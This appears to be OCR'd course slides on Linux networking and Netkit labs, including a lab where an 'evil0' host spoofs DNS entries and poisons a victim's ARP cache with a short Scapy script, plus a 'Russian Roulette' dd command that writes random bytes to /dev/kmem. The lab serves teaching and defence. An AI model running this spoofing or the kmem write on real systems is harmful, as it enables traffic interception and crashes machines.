echo "nameserver 208.67.222.222" >> /etc/resolv.conf

echo "installing scapy"
dpkg -i /root/python-support_1.0.6_all.deb
dpkg -i /root/python-scapy_2.0.1-1_all.deb
```

Evil0 configuration

For DNS configuration see:

```
evil0/etc/dnsmasq.conf
evil0/etc/hosts
```

In particular `/etc/hosts`:

```
10.0.0.232 www.facebook.com
10.0.0.232 www.repubblica.it
69.147.76.15 www.google.com
```

WEB data goes into `/evil0/var/www/`

ARP poisoning with SCAPY

GOAL: evil0 wants to poison victim's ARP cache and steal DNS's IP address

victim - **IP:** 10.0.0.101; **L2:** 00:00:00:00:00:AA

DNS server - **IP:** 10.0.0.2

evil0 - **L2:** 00:00:00:00:00:FF

```
evil0:$ scapy

>> ips="10.0.0.2"
>> ipd="10.0.0.101"
>> hs="00:00:00:00:00:FF"
>> hd="00:00:00:00:00:AA"

>> a=Ether(src=hs,dst=hd)
>> b=ARP(op=2,psrc=ips,pdst=ipd,hwdst=hd,hwsrc=hs)
>> p=a/b
>> sendp(p,loop=1,inter=1)
```

What's going on?

1. Watch ARP cache

   ```
   victim:$ watch "ip n"
   ```

2. Resolve a name:

   ```
   victim:$ host www.repubblica.com
   ```


3. Open the browser

   ```
   victim:$ links www.facebook.com
   victim:$ links www.google.com
   ```

Q: Is there anything we can do?

A: ARP and DNS static entry ("ip n add" and "/etc/hosts file")


MIM Attack scenario



1b – ARP cache poisoning

evil0 to victim: “I am your default GW”
evil0 to GW: “I am victim” (not strictly necessary - NAT)

MIM Attack scenario



2b– Router impersonification - MIM

victim's default GW = evil0

All traffic to outside the LAN is routed through the attacker evil0

Strumenti sistemistici in ambiente Linux

TOC

- Linux Intro
- Netkit: installation, configuration, use
- Lab0-interfaces: basic IP configuration
- IP Networking
  - (`ifconfig, route, arp`), `iproute2 (neigh, link, addr, etc..)`, boot configuration, `/proc` entries
- Dynamic configuration with DHCP
  - DHCP server with netkit (Lab0-dhcp)
- Linux network tools
  - `ping, traceroute, netcat, telnet, ssh, ss, tcpdump/wireshark, rsync, wget`

LINUX INTRO


Users

- Whoami?
  - Every user has an ID (UID) and belongs to one or more groups
  - Every groups has an ID (GID)
- See /etc/passwd and /etc/groups
- Related commands: adduser, userdel, su, sudo, whoami, who, last

Handling files


Name	Action
ls	list
cd	change directory
pwd	print working directory
cp/mv/rm	copy/move/remove
cat	concatenate
tail/head	view the first/last lines of a file
mkdir/rmdir	create/remove a directory
find/locate	search for a file/directory
grep	search inside files
ln	Link

File/Dir Permissions




To change file mode use chmod

```
$chmod 766 file
```



Linux Directory Structure



Proc FS

- easy way to view kernel and information about currently running processes.
- alternative to *sysctl*

Example: tell to the kernel to do NOT respond to ping

- sysctl -a | grep net.ipv4.icmp_echo_ignore_all
- sysctl -w net.ipv4.icmp_echo_ignore_all=1

or

- cat /proc/sys/net/ipv4/icmp_echo_ignore_all
- echo "1" > /proc/sys/net/ipv4/icmp_echo_ignore_all

Dev FS

- Access to physical devices (sound card, ram, hard drive, serial/parallel interface …) and “presudo” device (/dev/null, /dev/zero, /dev/random)
- Device manager: udev (daemon that speaks with kernel via netlink socket)

Example: Create 1 Giga of random data

- dd if=/dev/random of=/home/myhome/randomdata bs=1M count=1024

Russian Roulette

```
dd if=/dev/urandom
of=/dev/kmem
bs=1 count=1
seek=$RANDOM
```

Adding pieces: mount

- mount -t type device dir (umount)
- in /dev/fstab information for startup mounting operations
- Files that contain filesystem can be mounted (-o loop)
  - It associates a file with a loop dev node (e.g. /dev/loop1) and …
  - mount the loop dev node to a mounting point

```
ninux@ale:~$ mount
/dev/sda1 on / type ext4 (rw)
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw,noexec,nosuid,nodev)
fusectl on /sys/fs/fuse/connections type fusectl (rw)
none on /sys/kernel/debug type debugfs (rw)
none on /sys/kernel/security type securityfs (rw)
udev on /dev type devtmpfs (rw,mode=0755)
devpts on /dev/pts type devpts (rw,noexec,nosuid,gid=5,mode=0620)
tmpfs on /run type tmpfs (rw,noexec,nosuid,size=10%,mode=0755)
none on /run/lock type tmpfs (rw,noexec,nosuid,nodev,size=5242880)
none on /run/shm type tmpfs (rw,nosuid,nodev)
```

Installing new software

- Dependencies problem
  - but also compiler version, available services…
- Gnu Build System
  - Autoconf, Automake, Libtools
- On debian:
  - apt-get install foo
  - apt-cache search foo
  - apt-get update
  - apt-file search filename.txt

```
./configure
make
make install
```

Archiving, Compression, Decompresson

- Tar: archive file/dir in one file .tar (no compression)
- Useful in combination with compression algorithm (most used: gunzip, bunzip2)
- Archive + gunzip:
  - tar cfvz nameofarchive.tar.gz target_dir
  - (For bunzip2 substitute z with j)
- Decompress
  - tar xvfz nameofarchive.tar.gz
- File extension helps but when in doubt use the “file” command
- Tar useful for logs (text files contains high redundancy)
  - See /var/logs
  - Lot of utilities: zcat, zless

Shell

- Basically a shell:
  - Allows executing programs
  - Allows set/get variable
  - Allows programming
- Accepts commands (executable programs)
  - absolute or relative path
  - commands in PATH
  - Which NAME_OF_COMMAND
- Variable:
  - **Shell variable** (local to a particular instance of the shell)
  - to list *set*, to set *VAR=VALUE*, to get *echo*
  - **Environment variable** (inherited by any program you start)
  - to list: *env,* to set *export* or *setenv*, to get *printenv* or *echo*

What shell am I using?
echo $SHELL

```
ninux@ale:~$ export PIPPO="pluto"
ninux@ale:~$ printenv PIPPO
pluto
```

```
ninux@ale:~$ PLUTO=”ciao"
ninux@ale:~$ echo $PLUTO
ciao
```

Standard Streams


- Pre-connected streams from a program to the environment…
  - stdin, stdout and stderr (FD 0, 1, 2)
- We can **redirect** the channels using major/minor chars: < , << , >>, >
  - echo "hello world" > myfile
  - Set the stdout of echo to myfile
- n>&m allows to redirect FD n to FD m
  - program 2>&1 myfile
  - All output and error of a program to myfile

Pipelines

- Pipes allow separate processes to communicate without having been designed explicitly to work together.

- Example:
  - ls | grep x
  - Meaning : take the output of ls and give it as the input of grep

Shell tricks!



- ESC + . → repeat the last parameter
- CTRL + A → go to first char
- CTRL + E → go to last char
- CTRL + K → delete any char from the current position to the end of the line

- More? *man getline*

Processes

- Every process has an ID (PID)

- ps –aux → list processes
  - top or htop to see them in realtime
- Kill send signals to process (SIGTERM, SIGKILL)
- nice: set the niceness (useful for process realtime or cpu intensive)

Foreground, Background and Screen

- Some programs (e.g. tcpdump) inhibits you to give more commands on the same shell without interrupting the program
  - mycommand & → Put the command in background
  - fg → put the last command in foreground
  - CTRL+Z stop a program (to resume, fg)

- How keep a program running when we disconnect from the shell?

Foreground, Background and Screen

- Several solutions like *nohup* , *disown* , but the most confortable is *screen*
- *Example: create a named screen called pippo*
  - *screen –S pippo*
  - *top*
  - *C-a d* detach
  - *screen –r pippo (re-attach)*
  - *C-a c* → create
  - *C-a n (or p)* → next (or previous)

Editor

http://www.viemu.com/a-why-vi-vim.html

Exercise

- Using any editor write this file:

```
#!/bin/bash
echo “Hello World“
```

Then make it executable and launch your first script!

more on bash scripting: http://tldp.org/HOWTO/Bash-Prog-Intro-HOWTO.html

Bash scripting

- Variables:
  - modify the previous script in this way:

```
#!/bin/bash
STR="Hello World!”
echo $STR
```

Bash scripting

- If and arguments

```
#!/bin/bash
if [  $1 != “pippo” ]; then
        echo “usage: $0 pippo”
        exit
fi
echo You Win!
```

Bash scripting

- loop (for, while, until) and commands:
  - modify the previous script in this way:

```
#!/bin/bash -x
for i in $( ls ); do
        echo “item: $i”
done
```

NETWORK EMULATION WITH NETKIT

NETKIT

- Homepage
  - http://wiki.netkit.org/index.php/Main_Page
- Download
  - http://wiki.netkit.org/index.php/Download_Official
- Slides and Labs
  - http://wiki.netkit.org/index.php/Labs_Official

- For the NETKIT introduction we'll use the slides at the following URL:
  - http://wiki.netkit.org/netkit-labs/netkit_introduction/netkit-introduction.pdf

IP STATIC CONFIGURATION

IP configuration

- IP Networking control files
- NIC layer 2 configuration
  - `ip link`
- ARP configuration
  - `ip neigh`
- IP address configuration
  - `ip addr`
- IP routing/forwarding configuration
  - `ip route`

IP Networking Control Files

- Different Linux distributions put their networking configuration files in different places in the filesystem
- EX:
  - Debian: /etc/network/interfaces
  - Gentoo: /etc/conf.d/net
  - Slackware: /etc/rc.d/rc.inet1
- We'll refer to Debian based distros as the NETKIT virtual machines are Debian

Debian `interfaces`

- Complete doc: `man interfaces`

Essentials:

- `/etc/init.d/networking (start | restart | stop)`
- static:

```
auto eth0                       # bring the interface up automatically
iface eth0 inet static          # static configuration
address 192.168.1.5             # set ip address
netmask 255.255.255.0           # set netmask
gateway 192.168.1.254           # set default GW route
```


- dhcp:

```
iface eth0 inet dhcp            # use DHCP for IP configuration
```

- up and down scripts

```
up route add default gw 192.168.1.200
down route del default gw 192.168.1.200
(up|down) /etc/init.d/whatever-script.sh
```

Lab0-interfaces



Lab0-interfaces set-up

lab.conf:

```
router[0]=A
router[1]=B
router[mem]=64
pc1[0]=A
pc2[0]=B
```

To start the lab (on the host):

```
$ lstart
```

pc1/etc/network/interfaces

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 10.0.0.101
    netmask 255.255.255.0
    gateway 10.0.0.1
```

pc2/etc/network/interfaces

```
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 10.0.1.101
    netmask 255.255.255.0
    gateway 10.0.1.1
```

pc1.startup

```
/etc/init.d/networking start
```

pc2.startup

```
/etc/init.d/networking start
```

Lab0 set-up

router/etc/network/interfaces:

```
auto lo
    iface lo inet loopback

auto eth0
    iface eth0 inet static
    address 10.0.0.1
    netmask 255.255.255.0

auto eth1
    iface eth0 inet static
    address 10.0.1.1
